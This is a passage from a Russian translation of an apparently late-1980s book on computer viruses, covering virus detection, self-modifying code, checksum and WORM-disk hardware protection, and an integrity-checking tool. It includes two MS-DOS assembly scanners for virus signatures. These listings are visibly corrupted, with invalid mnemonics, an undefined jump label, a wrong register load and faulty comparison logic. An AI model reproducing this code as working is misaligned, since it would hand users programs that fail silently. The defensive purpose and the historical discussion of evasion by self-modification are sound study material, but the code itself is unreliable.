Так, например, пользователь может попытаться проверить с помощью MS-DOS, совпадает ли загружаемая BACKUP-копия 20 Мгбайтного жесткого диска с его текущим содержимым. Тот, кто это проверяет, должен использовать второй жесткий диск, чтобы с его помощью эффективно выполнить проверку. На втором диске с помощью программы RESTORE может быть размещена резервная копия, а затем оба диска с помощью программы COMP могут быть проверены на несовпадения.При этом дополнительным условием для второго диска является

наличие на нем достаточного места для размещения созданного RESTORE файла.
Подобная ситуация на практике едва ли имеет место.

Сравнение оригинальной дискеты с программой, размещенной на жестком диске, рационально лишь в том случае, когда речь идет о нескольких и, прежде всего коротких, программах. Поскольку на сегодняшний день многие программы, вследствие использования языков программирования высокого уровня, занимают до нескольких Мбайт памяти,сравнение с помощью COMP может потребовать нескольких часов.

Операционные системы, отличающиеся от MS-DOS довольно часто не располагают развитым пользовательским сервисом. В этом случае речь может идти об устройствах со стриммерами или массовой памятью с аналогичными ресурсными возможностями.

Однако только с помощью большой массовой памяти могут быть сокращены затраты времени, которые в основном необходимы на обмен с дискетами.

Поскольку, как было показано, сравнение данных и программ на уровне операционной системы может быть выполнено только со значительными затратами времени времени, концепция защиты для существующих на рынке средств, базируется прежде всего на предотвращении манипуляций.

15.2 Защита с помощью "самоотсечения"

Этот кажущийся несколько странным заголовок по смыслу совпадает с выражением: единственное гарантированное средство против мигрени - это отсечение головы. Перенесенное в область компьютеров это выражение означает, что 100 % гарантией от "вируса" является его отключение. Ничего другого открытые системы без механизма защиты против "вирусов" предложить не могут. Таким образом, задача заключается в том, чтобы найти разумный компромисс между этими экстремальными требованиями. При этом

ни в коем случае речь не идет о нахождении универсального пути, поскольку каждое конкретное приложение характеризуется собственными условиями.

15.3 Программы поиска "вирусов"

Реальна ли разработка программы, которая обнаруживает "вирус" до его распространения и может сообщить об этом или обезопасить этот "вирус"? Коэн отвечает отрицательно на этот вопрос с обоснованием, которое вряд ли можно использовать в научной работе. Это обоснование выглядит следующим обра-

зом [ср. с 9]:

Если функция F(x) может различить, является ли "x" "вирусом", то такая функция может быть встроена в программу, которая при F(x)=True не инициирует активность "вируса", а при F(x)=False - инициирует. Таким образом можно доказать все и ничего. Для примера, присвоим переменной "x" значение 5:

Если функция F(x) может отличить, имеет ли "x" значение 5, то эта функция может быть встроена в программу, которая при F(x)=True присваивает "x" значение 6, а при F(X)=False оставляет значение =5.

Хотя этот способ доказательства очевидно невыполним, все же необходимо согласиться с основным высказыванием Коэна: Программа поиска "вируса" может и не существовать. Конечно, по другим причинам.

Как было показано, к основным функциям "вируса" принадлежит его право на запись, чтение и способность распознавать состояние программы. Теперь можно попытаться сказать, что все программы, которые обладают этими функциями, являются потенциальными "вирусами". Однако несколько задумавшись над программными функциями, быстро приходят к заключению, что эти функции присутствуют почти во всех программах. Кроме того, обращает на себя внимание связь этих функций друг с другом.

Если сделать еще один шаг и попытаться определить эти связи, то программы, которые читают, изменяют или пишут командные коды - это потенциальные вирусы. Теперь круг несколько сужается, поскольку число программ, изменяющих другие программы, относительно невелико. Складывается впечатление, что таким образом действительно можно выявить вирусы. Однако опять возникают проблемы, которые вновь сводят на нет достигнутое. Распознавание функций записи/чтения и их связей между собой в исследуемом программном обеспечении является хотя и проблематичным, но на первый взгляд разрешимым. Однако приведенный листинг на псевдоязыке программирования позволяет выявить возможные трудности:


```
100 move "ITE"
110 move "WR"
120 jmp 130
130 END
```

Эта программа, например, при поверхностном контроле не вызвала бы никаких нареканий. Она загружает две ячейки памяти и, после этого выполняет переход к ячейке 130, в которой расположена команда END. Кажется безобидная

вещь ! Однако, если присмотреться внимательнее к программе, делается ясно,
что после отработки двух первых команд программа полностью изменяется.

```
100 move "ITE"    ,132
110 move "WR"     ,130
120 jmp 130
130 WRITE
```

Посредством автомодификации команда END в ячейке 130 превращается в команду WRITE. Разумеется, подобная автомодификация может быть многократно
вложенной. Это означает, что автомодифицируемый код в свою очередь генерирует новый автомодифицируемый код и т.д.

Таким образом анализ программных кодов не имеет смысла, поскольку вирус уходит на более глубокие уровни, чем тот, на котором работает тестирующая программа. Конечно, при необходимости можно осуществить проверку с помощью интерпретирующей обработки программы, поскольку в этом
случае выполняются все шаги автомодификации. Большим недостатком интерпрети-
рующего метода тестирования является значительное время, необходимое для
того, чтобы выполнить, к примеру 40 Кб машинных кодов с помощью программы
DEBUG в режиме трассировки. Кроме того, может оказаться, что вирулентная часть программы вообще не выполняется, поскольку она узнает
о тестировании или поскольку не выполняются условия внешней среды: дата,
время и т.д.

Известным примером является система защиты копирования Prolok. Программа,
защищенная с помощью этой системы, располагается на диске в зашифрованном виде. Декодирование происходит поблочно после загрузки. Для того, чтобы устранить нежелательные манипуляции, принимают всевозможные
меры, в том числе изменение вектора прерывания, призванное осложнить по-шаговый
режим.

Если первое препятствие удается обойти, декодируется следующая программа и т.д.

Таким образом приходится отказаться от надежды распознать вирус до его активации. Однако есть определенный шанс, что удастся определить его идентификатор вируса. Если он состоит из простой последовательности символов, то можно посредством такой, например, программы, как TextSrch (поиск текста) просмотреть всю массовую память и
обнаружить в ней аналогичные последовательности. Все программы

содержащие такую же последовательность должны быть тщательно обследованы.
Сложнее, если идентификатор состоит из различных символов, например, X является вирусом, если сумма первых 10 байт равна 99. С помощью обычной программы поиска этот идентификатор можно и не обнаружить. В таком случае необходимо разработать специальную программу поиска, которая из каждой программы читает первые 10 байт, образует сумму и, в случае, если результат равен 99, выводит на экран имя исследуемой программы.
Вирус может быть обнаружен не только по идентификатору, но и по какой-либо его характеристике. Конечно, разработчик вируса вряд ли отважится зафиксировать в нем свое авторское право. Однако, если определенная комбинация команд распространяется как центральная составляющая часть вируса, то она может помочь обнаружению самого вируса. Подобный подход эффективен лишь для вирусов, которые при распространении не изменяют своего облика, т.е. не автомодифицируются.

Несмотря на указанные трудности ниже приводятся листинги двух возможных решений тестирующих программ, которые в состоянии проверить все файлы в каталоге на существование признака вируса 909090h в начале файла или признака 31/30 минут в каталоге. Это позволяет обнаружить вирус, рассмотренный в [10.], а также "венский" вирус.

```
        Name   VD1
;*************************************************************
;       VD1 проверяет стоит ли в начале файла признак 909090h
;       Версия: 1.0  Copyright by R. Burger 1988
;*************************************************************
Code    Segment
        Assume CS:Code
        Assume DS:Nothing
        Assume es:Nothing

        ORG    100h

Start:
```



```
;************************************
;       Сообщение о старте
;************************************
        lea dx,mes_sta
        mov ah,9
        int 21h
```

```
;************************************
;       Считать имя
;************************************
        lea dx,charcount
        mov bx,dx
        mov ah,10
        int 21h
;************************************
;       Окончить с нулем
;************************************
        mov ah,0
        mov al,cs:[bx+1]
        add bx,ax
        add bx,2
        mov byte ptr cs:[bx],0
;************************************
;       Открыть файл
;************************************
        mov ah,3dh
        mov al,0
        lea dx,kbdbuf
        int 21h
        jc err_ope
;************************************
;       Обеспечить манипуляцию
;************************************
        mov bx,ax

;************************************
;   Прочитать 3 символа
;************************************
        mov ah,3fh
        mov cx,3
```



```
        int 21h
        jc err_red
;************************************
;   Длина файла достаточна ?
;************************************
        cmh ax,3
        jb shj1     ;файл слишком мал
;************************************
;   Существует ли признак ?
;************************************
        mov si,dx
        cmp word hnu cs:[si],9090h
        jnz ok1
        inc dx
        cmp word hnu cs:[si],9090h
        jnz ok1
```

```
;*************************************
;   Признак обнаружен ?
;*************************************
vir:   lea dx,mes_vir
       mov ah,9
       int 21h
       jmp close
;*************************************
;   Файл не читается
;*************************************
err_red:
       lea dx,mes_red
       mov ah,9
       int 21h
       jmp close
;*************************************
;   Файл не открывается
;*************************************
err_ope:
       lea dx,mes_ope
       mov ah,9
       int 21h
       jmp ende
```



```
;*************************************
;   Файл слишком короток
;*************************************
sho1:  lea dx,mes_sho
       mov ah,9
       int 21h
       jmp close
;*************************************
;   Все нормально
;*************************************
ok1:   lea dx,mes_ok1
       mov ah,9
       int 21h
;*************************************
;   Файл закрыть
;*************************************
close:
       mov ah,3eh
       int 21h
       jnc ende
       mov ah,9
       lea dx,mes_clo
       int 21h
;*************************************
;   Конец программы
;*************************************
```

```
ende:  mov ah,00
       int 21h

mes_ok1 db 10,13,"Признак вируса не обнаружен $"
mes_sho db 10,13,"Для признака вируса файл слишком короток $"
mes_red db 10,13,7,"Файл не может быть считан $"
mes_ope db 10,13,7,"Файл не может быть открыт $"
mes_vir db 10,13,7,"Признак вируса 909090h обнаружен $"
mes_clo db 10,13,7,"Файл не может быть закрыт $"

mes_sna db 10,13,"Программа обнаружения признака вируса 909090h
Версия:1.0",
        db 10,13,"Copyright by R.Burger"
        db 10,13,"Имя файла: $"
```



```
;************************************
;      Буфер для имени
;************************************
charcount        db 65,0
kbdbuf db 65 dup (0)
code   ends
end start



       Name   VD2
;*********************************************************
;      VD2 проверяет, имеется ли признак 31/30 минут в DIR
;      Версия: 1.0  Copyright by R. Burger 1988
;*********************************************************
Code   Segment
       Assume CS:Code
       Assume DS:Nothing
       Assume es:Nothing

       ORG 100h

Start:
;************************************
;      Сообщение о старте
;************************************
       lea dx,mes_sta
       mov ax,90
       int 21h
;************************************
;      Считать имя
;************************************
       lea dx,charcount
       mov bx,dx
       mov ah,10
```

```
       int 21h
;************************************
;      Окончить с нулем
;************************************
```



```
       mov ah,0
       mov al,cs:[bx+1]
       add bx,ax
       add bx,2
       mov byte ptr cs:[bx],0
;************************************
;      Открыть файл
;************************************
       mov ah,3dh
       mov al,0
       lea dx,kbdbuf
       int 21h
       jc err_ope
;************************************
;      Обеспечить манипуляцию
;************************************
       mov bx,ax

;************************************
;      Считать дату/время
;************************************
       mov ah,57h
       mov al,0
       int 21h
       jc err_red
;************************************
;      Дата верна ?
;************************************
       and cx,1fh
       cmp cx,1fh
       jnz ok1
;************************************
;      Признак найден ?
;************************************
vir:   lea dx,mes_vir
       mov ah,9
       int 21h
       jmp close
;************************************
```



```
;   Файл не открывается
;************************************
err_ope:
```

```
       lea dx,mes_ope
       mov ah,9
       int 21h
       jmp ende
;************************************
;   Файл не читается
;************************************
err_red:
       lea dx,mes_red
       mov ah,9
       int 21h
       jmp close
;************************************
;   Все нормально
;************************************
ok1:   lea dx,mes_ok1
       mov ah,9
       int 21h
;************************************
;   Файл закрыть
;************************************
close:
       mov ah,3eh
       int 21h
       jnc ende
       mov ah,9
       lea dx,mes_clo
       int 21h
;************************************
;   Конец программы
;************************************
ende:  mov ah,00
       int 21h

mes_ok1 db 10,13,"Признак вируса не обнаружен $"
mes_red db 10,13,7,"Файл не может быть считан $"
```



```
mes_ope db 10,13,7,"Файл не может быть открыт $"
mes_vir db 10,13,7,"Признак вируса 31/30 min. обнаружен $"
mes_clo db 10,13,7,"Файл не может быть закрыт $"

mes_sna db 10,13,"Программа обнаружения признака вируса 31/30 min.
Версия:1.0",
        db 10,13,"Copyright by R.Burger"
        db 10,13,"Имя файла: $"
;************************************
;      Буфер для имени
;************************************
charcount        db 65,0
kbdbuf db 65 dup (0)
```

```
code   ends
end start
```

Резюме:
Обнаружить программы-вирусы с помощью стагндартных программ поиска чрезвычайно трудно, создать универсальную программу анти-вирус невозможно.
Программа обнаружения вируса должна быть настроена на его характеристику,
что в первую очередь предполагает знание структуры вируса. Поскольку автомодификация вируса, также как и стратегия его распространения могут
оказаться вложенными друг в друга,то между разработчиками вирусов и разработчиками программ их обнаружения можно ожидать такого же соревно-
вания, как между создателями "защиты при копировании" и ее "разрушителями".
Соревнования, в котором не может быть победителей.

15.4 Защищенные вирусы

Все вышесказанное наводит на мысль поискать защиту от вирусов с помощью
самих же вирусов. Возможности осуществить это достаточно широки.
Если признак вируса известен, можно, например, разработать другой вирус,
который внешне имеет такой же признак, однако не предназначен для автомоди-
фикации. Этот вирус мог бы затем быть внедрен в систему. Программы, зараженные
этим безвредным вирусом распознаются как опасные, но сами заражать они не в
состоянии. Однако, чтобы реализовать подобный подход, необходимо точное знание
структуры вируса. А если признак вируса дешифруется только единожды, инфициро-
ванные программы можно идентифицировать и с помощью программ обнаружения.
Другой вид защиты с помощью вирусов может быть осуществлен

следующим образом. Вирус с задачей манипуляции, назначение которой состоит в том, чтобы отыскать изменения в зараженном программном обеспечении, внедряется в систему. Вирус вычисляет для зараженной программы одну или несколько контрольных сумм и запоминает их.
Перед каждым запуском в первую очередь активируется вирус и, с помощью задачи манипуляции, проверяется контрольная сумма. Если имеют место изменения,
например, вследствие заражения другим вирусом, то это обнаруживается по изме-

нившейся контрольной сумме и на экран может быть выдана соответствующая
информация.

Кажущиеся столь очевидными, подобные возможности защмты при таком их
использовании не обеспечивают ее в должной мере, несмотря на то, что в ряде специальных журналов уже опубликованы листинги такого рода защитных вирусов. Для примера отошлем читателя к 3.1. Так же, как невозможно рационально выполнить с помощью вируса программные расширения, так же нельзя с их помощью реализовать рациональные механизмы защиты. Это утверждение базируется на следующем:

1) Любые изменения программного обеспечения отменяют все гарантийные обязательства изготовителя;
2) Есть опасность потерять контроль над вирусом и оказаться виновным в материальном ущербе.
3) Все функции защиты, реализуемые с помощью вируса могут быть столь же хорошо достигнуты посредством традиционнных технологий программирования.
4) Защиту, которой располагает программное обеспечение, можно обнаружить,
декодировать и затем обойти.

Вывод:

Вирусы в качестве защиты от вирусов не только ненадежны, но и опасны.

15.5 Аппаратная защита

Для защиты от манипуляций с данными уже сейчас существуют некоторые програм-
мные средства, которые должны предотвращать несанкционированный доступ к
данным или программам. Но поскольку программное обеспечение само по себе не
может препятствовать проникновению вирусов, действительно хорошую защиту предлагают только комбинированные программно-аппаратные средства.
По крайней мере, складывается впечатление, что даже плата ELKEY фирмы INFOSYS может предложить для персональных компьютеров необычно высокий

уровень защищенности.

Этот уровень достигается за счет аппаратного кодирования данных. В Брауншвейге за эту тематику взялись доктор J.M. Wenzel и Klaus Hoerhold. Ими были представлены следующие соображения:

Имунные системы

Еще в феврале 1986 многие эксперты по компьютерной технике считали, что с технической стороны действенная защита от вирусов невозможна,

поэтому система может быть защищена исключительно с помощью организационных (правила доступа и эксплуатации) и/или психологических (руководство сотрудниками) мероприятий.

Задача настоящего раздела - показать, что существуют весьма надежные превентивные мероприятия, осуществляемые с помощью техники. Причем, ввиду возрастающего значения индивидуальной обработки данных, должно возрасти и внимание к созданию подобных технических средств.

Уровень развития программно-аппаратной защиты

Бесспорно, организационные мероприятия затрудняют проникновение вирусов, однако не могут полностью исключить его. Для того, чтобы найти слабые места в этих мероприятиях необходимо лишь время.

Когда же вирус проник в вычислительную систему,число мероприятий, ведущих к полному уничтожению вируса и его мутаций, либо ограниченно, либо требует бесконечно больших затрат времени и сил.
Следовательно,необходимо попытаться таким образом выполнить технические мероприятия, чтобы их практически нельзя было обойти. Можно было бы, к примеру, попытаться восприпятствовать проникновению вирусов или, если это нереализуемо, обеспечить возможность полной ликвидации возникших повреждений.
Для этого предлагаются два программно-аппаратных метода, которые относительно хорошо выполняют эти задачи. Рассмотрим их несколько подробнее.

Одна из возможностей состоит в том, чтобы перед установкой программ или обработкой данных проверять, находятся ли они в первначальном, определенном пользователем (т.е. свободном от вирусов) состоянии. Это может оказаться эффективным лишь в том случае, если удается так закодировать программу (или данные), чтобы при декодировании в момент загрузки (считывания программ или данных) можно было бы установить, были ли предприняты нелегальные изменения. Такие механизмы кодирования уже разработаны и внедрены. Недостаток этого метода - это с одной

стороны необходимость в процедуре кодирования, которая зачастую приводит к неприемлемым затратам времени. С другой стороны,те, кто знает в каком месте вычислительной системы находится ключ, могут с помощью программы вируса обойти механизм защиты. Кроме прочего такой способ, неприменим

для вирусов, резидентных в оперативной памяти, поскольку к моменту выполнения
(обработки) программы (данные) должны находиться в оперативной памяти в
декодированном виде. Кроме того он не предлагает никакой дополнительной
защиты против обмена с вновь сгенерированными (зараженными)
программами и блоками данных такого же назначения . Используемые
при этом контрмеры (например, регулярный контроль состояния
программ и данных) защищают недостаточно надежно, поскольку программы
проверки или сравнения данных, со своей стороны могут быть заражены
вирусом.

Другая, программно-ориентированная возможность защиты от вирусов состоит
в том, чтобы с помощью криптографических методов регулярно проверять контроль-
ные суммы программ и данных и регулярно, через очень короткие
временные интервалы, сравнивать их с эталонными значениями. Пожалуй, не
стоит останавливаться на практической невозможности использования подобного
подхода для работы с наборами данных. Метод исходит из необходимой
предпосылки:
В случае вирусного заражения в распоряжении пользователя должны быть абсолютно
"здоровые" программы и данные для восстановления исходного
состояния. Кроме того, необходимо исходить из того, что вычислительная
система должна быть полностью остановлена и вновь инициализирована. Слабое
место этого метода заключается в том, чтобы каким-то образом (например,
с помощью сейфа) сохранять свободные от вирусов копии, на которых
программы и данные размещены обычным образом. Ввиду того, что в этом случае
большое значение играет человеческий фактор, метод не гарантирует
абсолютной безопасности.

Аппаратные механизмы защиты используются в настоящее время только для
областей, особо важных в смысле безопасности, поскольку его использование
влечет за собой нежелательные для многих пользователей (и особенно для поль-
зователей ПЭВМ) дополнения и изменения в действующих промышленных стандартах.
Правда, на практике такого рода средства защиты применяются, но только тогда,
когда надежность защиты важнее неудобств, связанных с несовместимостью вычисли-
тельных средств. При этом, как правило, речь идет о специальных процессорах,
предназначенных исключительно для декодирования программ или данных. Таким

образом, центральный процессор остается свободным для решения собственных задач.
По сравнению с подобным же образом функционирующими программно-ориентированны-
ми методами защиты преимущество заключается в том, что время ожидания при деко-
дировании становится чрезвычайно малым и появляется возможность предотвратить

отключение или обход механизма декодирования.

Тенденции развития

В принципе, можно сделать вывод о том, что против каждого, даже хорошо
продуманного и успешно реализованного программного механизма защиты, всегда можно найти или придумать "противоядие". Проиллюстрировать этот вывод можно примером из области домашних компьтеров - успехами "разру-шителей" программного обеспечения в их соревновании с разработчиками защитных средств.
Поэтому совершенно неизбежна тенденция развития средств аппаратной защиты
вычислительных систем, полностью исключающих внедрение вируса, либо позволяющих
после установленного факта заражения устранять возникшие повреждения и не нарушающих совместимость систем в рамках промышленного стандарта. Имеет смысл, к примеру, поставлять программы для восстановления вычислительной системы только из ППЗУ. Такой подход предполагает, что разработчики программного и аппаратного обеспечения в первую очередь обеспо-
коены удобствами пользователя и создают такое аппаратное обеспечение, которое позволяет загружать специальное, для этого случая разработанное
программное обеспечение непосредственно из ППЗУ в оперативную память.

Соответствующая вычислительная система должна располагать удобны-ми способами подключения и замены ППЗУ. Потребовалась бы и соответствующая программа, которая позволила бы переносить пользовательскую программу из ППЗУ в ОЗУ. Вместо дискеты пользователь должен был бы в этом случае установить в вычислительную систему соответству-
ющее "программное ППЗУ" и произвести загрузку.
Известно, что в настоящее время оптимизация платы ППЗУ предполагает не только
его миниатюризацию, но и элегантное выполнение ее в виде заменяемой микрокристалльной схемы. Соответствующие устройства считывания (и только считывания!) могли бы иметь чрезвычайно малые габариты и рационально
размещаться в корпусе ЭВМ.

Другим решением могла бы стать поставка ЭВМ вообще без фиксированно уста-

новленного ОЗУ. Пользователь имеет возможность закупать, в соответствие со
своими требованиями, чип-плату со свободным ОЗУ, с операционной системой или
с операционной системой, пользовательскими программами и, при необходимости,
дополнительным свободным ОЗУ.

Вычислительная система, созданная в соответствии с подобной концепцией,
обеспечивала бы стопроцентную защиту программ от заражения вирусом.
Поддерживается ли эта концепция изготовителем, будет ясно при появлении

на рынке новых поколений ЭВМ (например, IBM PS/2). Приведет ли это
к образованию новых промышленных стандартов - пока этот вопрос остается открытым.

Однако предполагается, что применение вычислительной техники,
особенно персональных компьютеров, с аппаратными решениями
противовирусной защиты, могло бы оказаться сильно ограниченным.
Практический опыт обращения с комьютерами показывает, что
вычислительные программы, приобретение которых планируется, перед покупкой
необходимо всесторонне оттестировать. Это могло бы быть возможным при
официальных торговых контактах и оказало бы решительное влияние на
продажу программного продукта. Однако на сегодня имеется громадное множество
общепользовательского программного обеспечения, которое кажется
идеально подходящим для внедрения компьютерных вирусов. Поскольку
обычный пользователь компьютера, особенно персонального,
не может сам провести удаление этих вирусов, если закупленное им
программное обеспечение окажется зараженным, то в сомнительных случаях
он просто не смог бы больше работать с комьютером.

Решение

Чтобы обойти описанные недостатки существующих методов ограничения
распространения компьютерных вирусов, разработаны системы компьютерной защиты,
ориентированные преимущественно на ПЭВМ.
С их использованием опасность заражения компьютера снижается настолько, что
работа с компьютерами, особенно многопользовательскими, не затрудняется
какими-либо организационными или аппаратными требованиями.

Однако и сегодняшние технические возможности позволяют осуществить
реальную защиту от заражения программ вирусами.

При разработке системы компьютерной защиты были учтены два обязательных
требования. Первое: решение никоим образом не должно влиять на

совместимость по существующим в настоящее время стандартам, второе - решение,
которое, которое может быть представлено в распоряжение других пользователей,
должно быть реализовано с учетом имеющихся в настоящий момент технических
возможностей.

В основе мероприятий против внедрения компьютерных вирусов лежит задача устраннения выявленных недостатков существующих решений, направленных против программных вирусов. Одним из решений является представленный здесь метод ограничения распространения компьютерных вирусов с помощью оптических накопительных дисков.

Метод использует то обстоятельство, что один раз записанные на оптический
диск программы и данные в дальнейшем не изменяют ни своего расположения,
ни содержания (WORM-техника), что контролируется специальным аппаратным
обеспечением.
Таким образом, если изготовителем записана на диск свободная от вирусов
операционная система, нужны еще определенные технические средства, чтобы
ввести компьютер с оптическими дисками в эксплуатацию. Следовательно, вирус
не может изменить операционной системы или внедриться в нее.
Для того, чтобы исключить опасность нежелательного пополнения операционной
системы, последнюю снабжают тестирующими программами, которые ориентированы
на индивидуальные идентификаторы, например, на идентификатор оптического
диска для подробно описанного здесь возможного решения.

Работа с индивидуальным идентификатором оптического диска состоит в
том, чтобы разместить на нем любую дорожку таким образом, чтобы ни ее содержи-
мое, ни ее положение больше не изменялось. Затем операционная система
берет на себя задачу автоматического сравнения относительного расположения
операционной системы и индивидуального идентификатора средства накопления,
так что при запуске компьютера с помощью свободной от вирусов операционной
системы уже не может возникнуть заражения.

Если индивидуальный идентификатор запоминающего устройства обрабатывается
с помощью того же оборудования чтения и записи, что и операционная
система, то слабым для проникновения компьютерных вирусов местом

остается лишь возможность замены всего ЗУ целиком, с вводом в него предварительно скопированного индивидуального идентификатора и изменен-
ной операционной системы. Технически это достаточно трудоемко и вряд ли возможно, поскольку индивидуальный идентификатор может быть выполнен
как неизменяемый и некопируемый признак, например, как механическая примесь в материале накопителя или его оттенок.

Безопасные системы

В следующем решении доступ к оптическому диску выполняется лишь после сравнивания идентификатора с фиксированно размещенным ключом, специально изготовленным для конкретного оптического диска устройством.
Доступ для чтения записанных на диске программ и данных разрешается только
в случае совпадения идентификатора и ключа. Считывающее устройство может
быть не оптическим. Отличие от известных, работающих с системами отпечатков
пальцев, методов копирования состоит таким образом в том, чтобы уже при
промышленном изготовлении оптического диска и поставляемого вместе с ним

специального устройства считывания идентификаторов (при этом не имеются
в виду головки чтения/записи данных) однократно и неизменяемо вводить идентификатор непосредственно в материал носителя.
Тем самым операционная система оказалась бы надежно защищена от копьютерных
вирусов. Программным путем устанавливают защиту от изменения операционной
системы из других программ, записанных в ОЗУ.

Если компьютер после запуска еще свободен от вирусов, можно вводить купленные, заведомо незараженные прикладные программы (в запечатанных поставщиком упаковках).

Операционные системы и прикладные программы загружаются исключительно с оптических дисков и, таким образом, защищены от вирусов до тех пор, пока имеются их оригиналы.
Собственно данные, для которых после комплектования устанавливается, что они должны быть сохранены (например, технические чертежи, изготовленные с помощью систем автоматизированного проектирования) могут
быть защищены таким образом.
Если же на оптическом диске размещается "зараженная" программа, то это потенциально опасно лишь при использовании многократно перезаписываемых
средств накопления, таких, например, как магнитные диски или дискеты.

На оптическом, однократно записываемом диске программа не может быть передвинута, измененна или стерта. Запоминание новой программы и данных
на однократно записываемом оптическом диске должно тем не менее осуществ-
ляться только после проверки на отсутствие вирусов и может выполняться с помощью незараженной операционной системы непосредственно на дискету.

Таковы в общем и целом результаты технологических разработок в Брауншвейге. Прототип вычислительного устройства, защищенного таким образом, в настоящее время тестируется в Брауншвейге с целью доведения до уровня коммерческого сбыта. Эта разработка может означать для многих,
если не для всех, пользователей решение серьезной проблемы.

15.6 Программа обнаружения изменений

Программа "Alteration Searcher" осуществляет поиск и подавление вирусов по
единственному их свойству, характерному для всех видов вирусов - привнесение изменений в программное обеспечение. В "Alteration Searcher"
реализуется давно проверенная концепция защиты от последствий нежелательных манипуляций и повреждений данных в совершенно новой форме.
Программа реализует следующие функции:

- проверка изменений состояния программ или данных;
- проверка на вновь введенные программы или данные;
- проверка на стертые или защищенные программы или данные.

Для того, чтобы эти функции можно было использовать, необходимо анализировать все данные и программы, с которыми не разрешены манипуляции.
К такого рода данным относятся:

1. Дата
2. Время
3. Длина
4. Содержание
5. Аттрибуты.

Дополнительно фиксируется количество файлов и подкаталогов в каждом каталоге. Все файлы могут быть снабжены краткими текстовыми примечаниями.
Эти тексты могут оказаться, при некоторых обстоятельствах, полезными для обнаружения источника манипуляций.
В процессе контроля проверяется, не изменилось ли состояние массовой

памяти. Эта проверка охватывает, в зависимости от выбора с помощью меню,
все значимые для MS-DOS области данных и программ. Они учитываются при распознавании дефектных секторов внутри файла. Для того, чтобы сделать проверку возможно более удобной в обслуживании, процесс проверки можно также
записать в виде командного файла, для того чтобы исключить дополнительные
задания. Все отмеченные при этом изменения протоколируются в редактируемом
и распечатываемом LOG-файле. Программа полностью написана на ассемблере и
обеспечивает, посредством последовательного отказа от управляющих символов
экрана, совместимость с любым компьютером, поддерживающим MS-DOS. Правда, это обеспечивается, в сегодняшних условиях, несколько необычным
использованием меню.
"Alteration Searcher" может охватить все, возможные в MS-DOS структуры каталогов (максимальная распознаваемая глубина вложенности - до 32 подкаталогов).

В зависимости от конкретной потребности в защите, можно выбирать между
укороченным и полным тестами. Прикладной алгоритм контроля работает с автомодифицирумыми таблицами, с помощью которых для каждой программы генерируется 128-ми разрядная контрольная сумма. Хотя с помощью "Alteration Searcher" повреждения обнаруживаются, но восстанав-

ливаются они лишь с ограничениями, а потому для CeBIT'88 была разработана
перспективная концепция:

1. Постановка задачи

Разработка этой системы направлена на то, чтобы по возможности ограни-
чить повреждения,вызываемые ошибками аппаратного или программного обеспе-
чения, а также предусмотренными и непредусмотренными вмешательствами.

Поскольку в среде MS-DOS невозможна реализация защитной оболочки (Security Shell), которая сделала бы невозможными эти вмешательства без
существенных изменений в аппаратном обеспечении ЭВМ, а так же без ухудшения ее характеристик и совместимости, основное внимание при разработке этой системы было уделено поиску, ограничению и устранению
повреждений. Каждое изменение состояния данных или программ, которые имеют значение для выполнения системных заданий, необходимо как можно скорее обнаружить и устранить, не ограничивая при этом функций системы.

2. Принцип функционирования

Для того, чтобы добиться постоянной безопасной работы необходимо, перед разблокированием системы для пользователя, убедиться, что:

а) все важные функции аппаратуры имеются;
б) все важные данные и/или программы существуют;
в) имеющиеся данные и/или программы корректны;
г) никакого постороннего программного обеспечения в систему не вводилось.

Далее необходимо обеспечить, чтобы работа с дефектным программным обеспечением выполнялась только специально допущенным персоналом. Имеет смысл учитывать подобные nребования и для ввода новых или изменения старых программ или данных.

Поскольку постоянные проверки всех системно-значимых данных не реализуемы из-за неприемлемых затрат времени, а компьютер не в состоянии самостоятельно решить, является ли находящиеся в обработке данные значимыми для системы или нет проверка выполняется при каждой начальной загрузке сис-темы. Вмешательство в этот процесс аппаратно-защищено и может быть пред-принято только персоналом, обладающим специальными правами.

Только если определно, что никаких изменений или повреждений не было, система разблокируется для пользователя.

Решение, какие данные имеют значение для безопасной работы, прини-мается авторизованно при первой установке программного обеспечения в систему.

Программы проверки защищены от какого-либо вмешательства аппаратно (WORM-техника).

3. Процесс начальной загрузки

Принципиально MS-DOS предлагает возможность с помощью клавиатуры вмешиваться в запрограммированный процесс почти в любое время. Эта возмож-ность, с помощью специального драйвера (KEYLOCK.SYS) полностью блокируется в процессе начальной загрузки. KEYLOCK.SYS определяется как первая программа в файле CONFIG.SYS. Вплоть до момента загрузки KEYLOCK.SYS вмешательства, разумеется, возможны, но каждое из них приводит к останову системы, поскольку корректная обработка введенного кода клавиши или команды, ввиду

отсутствующего драйвера или интерпретатора, невозможна. Лишь когда KEYLOCK.SYS инициирован, загружаются следующие драйверы и интерпретатор
команд COMMAND.COM и запускается командный файл AUTOEXEC.BAT.

Этот файл сразу же вызывает программу маркирования WORMARK.COM. WORMARK.COM фиксирует текущее состояние оптического диска. Таким образом можно возобновлять это состояние в любой последующий момент времени.
Только если диск удалось корректно отмаркировать, вызывается контрольная
программа Alteration Searcher (AS.COM) и все специфицированное пользователем
программное обеспечение тестируется на корректность и наличие изменений. Если этот процесс оканчивается корректно, выполняется следующий шаг - запуск программы формирования LOG-файла KEYSAVE.COM. В том случае, если LOG-файл удалось корректно создать, драйвер KEYLOCK.SYS
деблокирует клавиатуру для пользователя. Поскольку все вышеописанные программы
размещаются на кварцевом WORM-диске, вмешательство возможно лишь при вскрытии
компьютера на аппаратном уровне. Деблокирование для пользования означает, что все критерии а) - г) соблюдены. Результаты проверки записы-
ваются в свободно определяемый ASCII-файл и могут при возникновении ошибки
указать технику ее источника.

4. Наиболее неблагоприятный случай

Наиболее неблагопрятный случай в подобного рода защищенной системе означает повторную генерацию данных и программ с момента последней проверки,
т.е. на практике, поскольку загрузка - это всегда проверка, - с

момента последней перезагрузки системы. Поскольку ЭВМ, как правило, по ночам выключается, абсолютным максимумом подобного несчастного случая была бы реставрация состояния предыдущего рабочего дня. Если при загрузке системы появляется сообщение об ошибке или возникает аварийное
состояние системы, то для того, чтобы минимизировать рабочие потери необходимо
предпринять следующую последовательность действий:

- сохранить LOG-файл предыдущего (при системной аварии - сегоднящнего)
  дня посредством копирования его на дискету;
- посредством программы HISTORY.EXE привести оптический диск в состояние
  предыдущего (в случае аварии - сегодняшнего) дня;

- с помощью программы KEYLOG.COM распечатать LOG-файл;
- локализовать место ошибки внутри LOG-файла;
- с помощью команды "KEYGET+9999 (логическое имя файла)" можно, исключив
  циклы ожидания и автоматически воспроизведя работу, достичь места ошибки;
- вручную воспроизводится только команда введенная после ошибки.

Такая последовательность действий дает пользователю максимальную гарантию при минимальных рабочих затратах.

5. Особенности

